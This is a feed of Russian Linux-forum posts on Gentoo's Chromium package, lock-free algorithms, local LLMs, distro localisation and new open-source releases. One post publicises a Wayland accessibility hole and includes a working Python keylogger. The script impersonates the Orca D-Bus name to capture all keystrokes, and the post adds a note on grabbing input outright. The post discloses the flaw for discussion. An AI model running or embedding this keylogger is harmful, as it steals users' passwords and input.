LINUX.ORG.RU

Избранные сообщения qulinxao3

В Gentoo намерены прекратить поставку Chromium из-за трудности сопровождения

 , , ,

Сопровождающий пакет (ebuild) Chromium в Gentoo Linux объявил о скором удалении пакета из репозитория из-за слишком больших трудозатрат на сопровождение. Упоминается, что сопровождающий не имеет возможности продолжать поддерживать пакет на должном уровне после сокращения цикла публикации релизов Chrome. Если в ближайшие дни не найдётся доброволец, готовый взять на себя сопровождение Chromium в Gentoo, то 24 октября пакет www-client/chromium перестанет быть доступен для установки.

Новые корректирующие версии Chromium последнее время появляются каждую неделю и содержат исправление сотен уязвимостей. Помимо участившихся релизов, сопровождение усложняют изменения в инструментарии upstream-проектов и конфликты, связанные, с одной стороны, со стремлением предоставить пользователям должное качество, избегая по-возможности встраивания зависимостей в пакет, и, с другой стороны, с необходимостью оперативной публикации обновлений с исправлением уязвимостей. Компиляция Chromium занимает 15-16 часов на ноутбуке и около 6 часов на мощном ПК, при том, что перед публикацией пакета требуется проверить все варианты сборки с разным USE-флагами.

Chromium использует большое число встроенных зависимостей (например, ffmpeg, harfbuzz, zstd), но особенно усложнило сопровождение добавление в зависимости Rust и Go. В случае с Rust проблемы связаны с использованием экспериментальных возможностей, совместимость с которыми может нарушаться с новых релизах, а Go с тем, что инструментарий требует доступа к сети, который запрещён для сборочных окружений правилами Gentoo. Помимо этого, отмечены сбои в системе непрерывной интеграции Google, которые временами приводят к публикации неполных архивов с кодом.

По мнению сопровождающего, для качественной поддержки пакета требуется команда как минимум из трёх человек со знаниями языков C, C++, Go, JavaScript и Rust, а также знакомых со специфичными инструментариями Google. У одного сопровождающего на поддержание Chromium уходит более 6 часов в неделю, т.е. почти целый рабочий день из своего свободного времени, и это не считая ситуаций, в которых приходится диагностировать и исправлять ошибки, а также приводить состояние сборки к соответствию требованиям Gentoo.

Последней каплей, после которой сопровождающий решил прекратить поддержание пакета, стало обесценивание его труда при обсуждении слишком медленной публикации обновлений Chromium в Gentoo (в Gentoo сейчас поставляется версия 151 при актуальном выпуске 155). Один из участников дискуссии предложил использовать готовый ebuild-сценарий из стороннего репозитория Bentoo, поддержание которого автоматизировано. Сопровождающий пояснил, что простое копирование недопустимо без аудита изменений и полного тестирования всех вариантов сборки с разными USE-флагами, иначе невозможно гарантировать работоспособность пакета у всех пользователей. На что получил, ответ, что всё это чушь (ridiculous).

В случае удаления пакета www-client/chromium, пользователи могут переключится на использование пакета www-client/google-chrome, в котором упакованы поставляемые Google бинарные сборки Chrome, или использовать сторонние сборки Chromium в формате Flatpak.

https://www.opennet.ru/opennews/art.shtml?num=66489

Перемещено hobbit из general

dynamic_cast
()

В Wayland завезли интерфейс для кейлоггеров из коробки

 , , ,

Привет, чят!

Как ты знаешь, одним из отличительных недостатков Wayland в сравнение с X11 является невозможность произвольной программой получить доступ к вводу с клавиатуры и захакернуть все твои пароли. Как минимум, в KDE и GNOME этот недостаток теперь исправлен.

Одним из валидных случаев, когда программе может требоваться весь ввод, является софт для людей с нарушениями зрения и т.д. В Linux такую роль исполняет Orca. Для того, чтобы обеспечить доступ Orca к событиям ввода, в KDE и GNOME добавили специальный интерфейс в dbus org.freedesktop.a11y.KeyboardMonitor, подписавшись на который можно собственно получать всю инфу. Возникает закономерный вопрос: как же определить, что доступ пытается получить именно Orca, а не злобный хакерский скрипт?

Ответ: KWin (композитор KDE) и Mutter (GNOME) проверяют… имя программы в dbus. И всё. Соответственно, любая программа, назвавшаяся org.gnome.Orca, получает по dbus доступ к вводу с клавиатуры и может захакеровывать твои пароли, ЛОРовец.

Пруф:

#!/usr/bin/env python3

import gi
gi.require_version('Gio', '2.0')
from gi.repository import Gio, GLib

bus = Gio.bus_get_sync(Gio.BusType.SESSION)

# Claim the Orca screen reader bus name
result = bus.call_sync(
    'org.freedesktop.DBus',
    '/org/freedesktop/DBus',
    'org.freedesktop.DBus',
    'RequestName',
    GLib.Variant('(su)', ('org.gnome.Orca.KeyboardMonitor', 0)),
    GLib.VariantType('(u)'),
    Gio.DBusCallFlags.NONE,
    -1, None
)
print(f"[*] RequestName result: {result}")  # 1 = acquired

# Now call WatchKeyboard
bus.call_sync(
    'org.freedesktop.a11y.Manager',
    '/org/freedesktop/a11y/Manager',
    'org.freedesktop.a11y.KeyboardMonitor',
    'WatchKeyboard',
    None, None,
    Gio.DBusCallFlags.NONE,
    -1, None
)
print("[+] WatchKeyboard succeeded!")

# Listen for KeyEvent signals
def on_key_event(connection, sender, path, interface, signal, params):
    pressed, flags, keysym, charcode, scancode = params.unpack()
    if pressed: # True = released, we log on press instead
        return

    if charcode >= 32 and charcode < 127:
        char = chr(charcode)
        print(f"{char}", end="", flush=True)
    elif keysym == 65293:
        print(f"\n", end="", flush=True)
    elif keysym == 65288:
        print(f"[BS]", end="", flush=True)
    elif keysym == 65289:
        print(f"[TAB]", end="", flush=True)
    elif keysym == 65507 or keysym == 65508:
        print(f"[CTRL]", end="", flush=True)
    elif keysym == 65505 or keysym == 65506:
        print(f"[SHIFT]", end="", flush=True)
    elif keysym == 65513 or keysym == 65514:
        print(f"[ALT]", end="", flush=True)
    elif keysym == 65515:
        print(f"[SUPER]", end="", flush=True)
    else:
        print(f"[{keysym}]", end="", flush=True)

bus.signal_subscribe(
    None,
    'org.freedesktop.a11y.KeyboardMonitor',
    'KeyEvent',
    None, None,
    Gio.DBusSignalFlags.NONE,
    on_key_event
)

print("[*] Listening for keystrokes...")
loop = GLib.MainLoop()
try:
    loop.run()
except KeyboardInterrupt:
    print("\n[*] Cleaning up")
    bus.call_sync(
        'org.freedesktop.a11y.Manager',
        '/org/freedesktop/a11y/Manager',
        'org.freedesktop.a11y.KeyboardMonitor',
        'UnwatchKeyboard',
        None, None,
        Gio.DBusCallFlags.NONE,
        -1, None
    )

Скрипту требуется пакет pygobject3 и всё. Скрипт печатает все события с клавиатуры в консольку, пока не получит ^C.

Код и прочая инфа взяты отсюда: https://linnemanlabs.com/posts/hello-my-name-is-orca/

В общем, чят, вот такое вот забавное состояние безопасности в Wayland, над которым работают суровые профессионалы.

P.S. бонусом, если вместо метода WatchKeyboard дёрнуть метод GrabKeyboard, весь ввод уйдёт твоему скрипту, а обычные окна получат шиш. В общем, всё абсолютно как в X11. А ещё через это можно глобальные хоткеи сделать. Наконец-то паритет по фичам достигнут!

yorshka
()

Я хотел бы притащить на ЛОР вот это видео про lock-free алгоритмы

 ,

https://www.youtube.com/watch?v=UdKqfQ3a_sY

почему я это притащил. Я делаю свой процессор, и я могу там делать вещи совершенно невозможные на «обычных архитектурах». К сожалению я не могу описать что я придумал до того как это опубликую в журнале который входит в ВАК чтоб я мог отбить попытку пиратско запатентить идею.

Вообще, когда все это изучаешь, то понимаешь что ска… это же битва программистов против разработчиков процессоров которые в свою очередь делают процессоры так чтоб угодить программистам на прошлой итерации этой битвы. И самая большая проблема будет в том, чтоб дать людям быстрый спинлок, но чтоб им еще и начали пользоваться.

Посмотреть видео стоит, потому что полезно для души и тела.

ckotctvo
()

А есть где-то описание форматов кодирования нейро данных?

 ,

Вот эти все 2-3-4-5 бит. Понять как работает nvfp4/nvfp8 я могу но найти описание сжатых форматов не смог.

Хочу их добавить в текстурные блоки чтоб встроенный GPU мог делать говновозные шедевры если я пробьюсь куда нибудь типа yadro или Элвиса и он доживет до производства.

ckotctvo
()

Посоветуйте uncensored model для CPU zen 5

 , , uncensored,

Коллеги , посоветуйте UNCENSORED модель для сервака с CPU zen 5

processor       : 191
vendor_id       : AuthenticAMD
cpu family      : 26
model           : 2
model name      : AMD EPYC 9475F 48-Core Processor
stepping        : 1
microcode       : 0xb002161
cpu MHz         : 2496.374
cache size      : 1024 KB
physical id     : 1
siblings        : 96
core id         : 45
cpu cores       : 48
apicid          : 219
initial apicid  : 219
fpu             : yes
fpu_exception   : yes
cpuid level     : 16
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ht syscall nx mmxext fxsr_opt pdpe1gb rdtscp lm c
onstant_tsc rep_good amd_lbr_v2 nopl xtopology nonstop_tsc cpuid extd_apicid aperfmperf rapl pni pclmulqdq monitor ssse3 fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt aes xsave avx f16c rdrand lahf_lm cmp_legacy svm extapic cr8_legacy abm sse4a misalignsse 3dnowprefetch osvw ibs skinit wdt tce topoext perfctr_core perfctr_nb bpext perfctr_llc mwaitx cpuid_fault cpb cat_l3 cdp_l3 hw_pstate ssbd mba perfmon_v2 ibrs ibpb stibp ibrs_enhanced vmmcall fsgsbase tsc_adjust bmi1 avx2 smep bmi2 erms invpcid cqm rdt_a avx512f avx512dq rdseed adx smap avx512ifma clflushopt clwb avx512cd sha_ni avx512bw avx512vl xsaveopt xsavec xgetbv1 xsaves cqm_llc cqm_occup_llc cqm_mbm_total cqm_mbm_local user_shstk avx_vnni avx512_bf16 clzero irperf xsaveerptr rdpru wbnoinvd amd_ppin cppc arat npt lbrv svm_lock nrip_save tsc_scale vmcb_clean flushbyasid decodeassists pausefilter pfthreshold avic v_vmsave_vmload vgif x2avic v_spec_ctrl vnmi avx512vbmi umip pku ospke avx512_vbmi2 gfni vaes vpclmulqdq avx512_vnni avx512_bitalg avx512_vpopcntdq la57 rdpid bus_lock_detect movdiri movdir64b overflow_recov succor smca fsrm avx512_vp2intersect flush_l1d debug_swap amd_lbr_pmc_freeze
bugs            : sysret_ss_attrs spectre_v1 spectre_v2 spec_store_bypass srso spectre_v2_user vmscape
bogomips        : 7283.17
TLB size        : 192 4K pages
clflush size    : 64
cache_alignment : 64
address sizes   : 52 bits physical, 57 bits virtual
power management: ts ttp tm hwpstate cpb eff_freq_ro [13] [14]

Памяти 1 террабайт . Скорость нужна средняя

pinachet
()

LLM - благо!

 ,

Раньше, если в ВУЗе задавали задачку которую было не понятно, как решать, материала лекции не хватало, а книги были не понятны, было два читерских решения: 1) заказать решение за деньги у специально обученных людей; 2) найти родственника или просто знакомого, который выполнит работу за символическое вознаграждение.

Это было единственным решением вопроса, если преподы не объясняли материал, а книги были непонятны, потому что не хватало математической подготовки для их чтения.

LLM просто ставит на поток исправление кривой образовательной системы.

Разве это не благо?

Перемещено CrX из development

seiken
()

Русификация Omarchy Linux одним скриптом

 ,

Русификация Omarchy Linux одним скриптом

Решил попробовать нашумевший дистрибутив Omarchy Linux и понять — за что же его все так хвалят.

И сразу столкнулся с тем, что поддержки русского языка в полной мере нет в интерфейсе. Да, локаль можно перевести и доустановить нужное, но сами меню, плагины — не имеют переключения интерфейса на русский язык.

Поэтому сначала я начал доустанавливать всё руками, а потом собрал всё в скрипты, которые делают следующее:

  • ставят локаль ru_RU.UTF-8, раскладку us,ru с переключением по Alt, словари для проверки орфографии и русские man-страницы;
  • переводят меню Omarchy, меню горячих клавиш (Super+K) и панели бара: календарь, сеть, Bluetooth, звук, питание, уведомления, буфер обмена и ещё с десяток;
  • настраивают мелочи, о которых вспоминаешь только когда они понадобились: часовой пояс, кириллический шрифт в TTY, символы ₽ № «» — через Compose, погоду в метрической системе с русскими названиями городов;
  • ставят Telegram, русский голосовой ввод (voxtype + Parakeet) и синтез речи;
  • добавляют в виджет сети Яндекс DNS, DNS4EU и NextDNS вместо Cloudflare и Google;
  • по желанию — PC/SC-стек для ЭЦП и сертификаты Минцифры с еженедельной проверкой срока.

Ниже — что внутри, как это ставить и где пришлось повозиться.

( читать дальше... )

chastnik
()

Xenolith: Clang в браузере, сборка нативных С++ приложений для Windows, Linux, macOS прямо со страницы

 , , , ,

Группа Разработка

Группа энтузиастов собрала SDK, позволяющий собирать полноценные настольные приложения прямо в браузере.

Система устроена так: инструменты сборки разделены на две части: host и target. Часть target полностью независима от платформы, на которой выполняется компиляция, что позволяет использовать её для сборки приложения на любой платформе, включая браузер.

( читать дальше... )

Исходный код среды доступен на Github под лицензией MIT, там же есть бинарные сборки инструментов. Все без исключения инструменты собираются из исходных кодов внутри среды (для сборки требуется Linux и компилятор, способный собрать GCC 15.2, дальше среда соберёт всё сама).

Доступна онлайн-демонстрация с набором примеров, включая DOOM и демо-версию HoMM2. Не требует регистрации, работает одной страницей, не общается сервером, данные лежат на AWS CDN, отслеживание посещений Яндекс-метрикой.

>>> Подробная статья на хабре

>>> Сайт движка

>>> Попробовать живьём (xenolith.studio)

sbkarr
()


Midnight Commander 6.0.4 — форк GNU Midnight Commander 4.8.33

 , , , mc6,

Группа Open Source




Состоялся выпуск 6.0.4 mc6 (github.com) — форка Midnight Commander, развиваемого @angel_il.

Версия 6.0.4 основана на GNU Midnight Commander 4.8.33.

Форк развивается по пяти направлениям:

  1. Расширяемые панельные плагины и API, позволяющий им передавать данные друг другу.
  2. Скрипты на Lua, где сам язык — плагин, а не часть ядра.
  3. Просмотрщик структурированных данных, двоичных форматов, журналов и терминальных записей.
  4. Редактор: плагины, рисование, сворачивание, фильтрация, история.
  5. Встроенный терминал вместо subshell.

( читать дальше... )

>>> Страница загрузки: доступны пакеты для Debian, Ubuntu, Fedora, Arch и macOS

>>> Исходный код и Вики на GitHub

>>> Источник: wiki/Release-v6.0.4-ru (github.com)

dataman
()

Inferno64

 , inferno64, inferno-os,

Inferno64
Группа Open Source

Тихо и незаметно вышла распределенная операционная система Inferno64 – современная переработка классической ОС Inferno, ориентированная на 64-битные платформы (amd64/arm64) и запуск в том числе поверх Linux.

Проект позиционируется как «распределённая вычислительная среда нового поколения»: система объединяет разнородные устройства (старые ноутбуки, телефоны, десктопы) в единую peer-to-peer вычислительную сеть. В основе лежит классическая модель Inferno с файловым представлением ресурсов и протоколом 9P.

( читать дальше... )

>>> Сайт проекта (inferno64.org)

gagarin0
()

Можно ли разрабатывать бэкенд не зная SQL (только но ORM)?

 , ,

Приветствую. Фрилансер, разработал много проектов и успешно докатил в релиз. Созрел такой интересный вопрос, который написал в заглавие. Я уже активно работаю в этой сфере несколько лет (бэкенд разработка). И я понял, что я не знаю SQL. Знаю базовые CRUD команды и фильтрацию, но остальное - темный лес. Я пишу на петухоне, выбрал для себя Tortoise ORM потому что раньше активно писал Django, а ее синтаксис очень схож с прелестной джанговской орм. Когда меня окончательно выбесил встроенный инструмент миграций - я решил перекатиться на алхимию (sqlalchemy). Это фактически индустриальный стандарт, который требует многие ит компании при трудоустройстве на позицию администратора гей-клуба (python разработчик). Прошерстив доку, понял что запросы повторяют один в один SQL, а sql я знаю очень и очень плохо. Это получается что я самозванец? Я продавал решение, не понимая сам, как оно? Поделитесь вашим опытом, люди

DEVILRU
()

Работа со столбцами базы данных (Apache Arrow?)

 apache arrow, , работа со столбцами бд

Исходные данные: есть база данных - небольшая, около 3 миллионов записей, но в перспективе быстрорастущая. Весьма часто приходится обрабатывать столбцы. Поэтому возник вопрос об инструменте, облегчающем работу именно со столбцами.

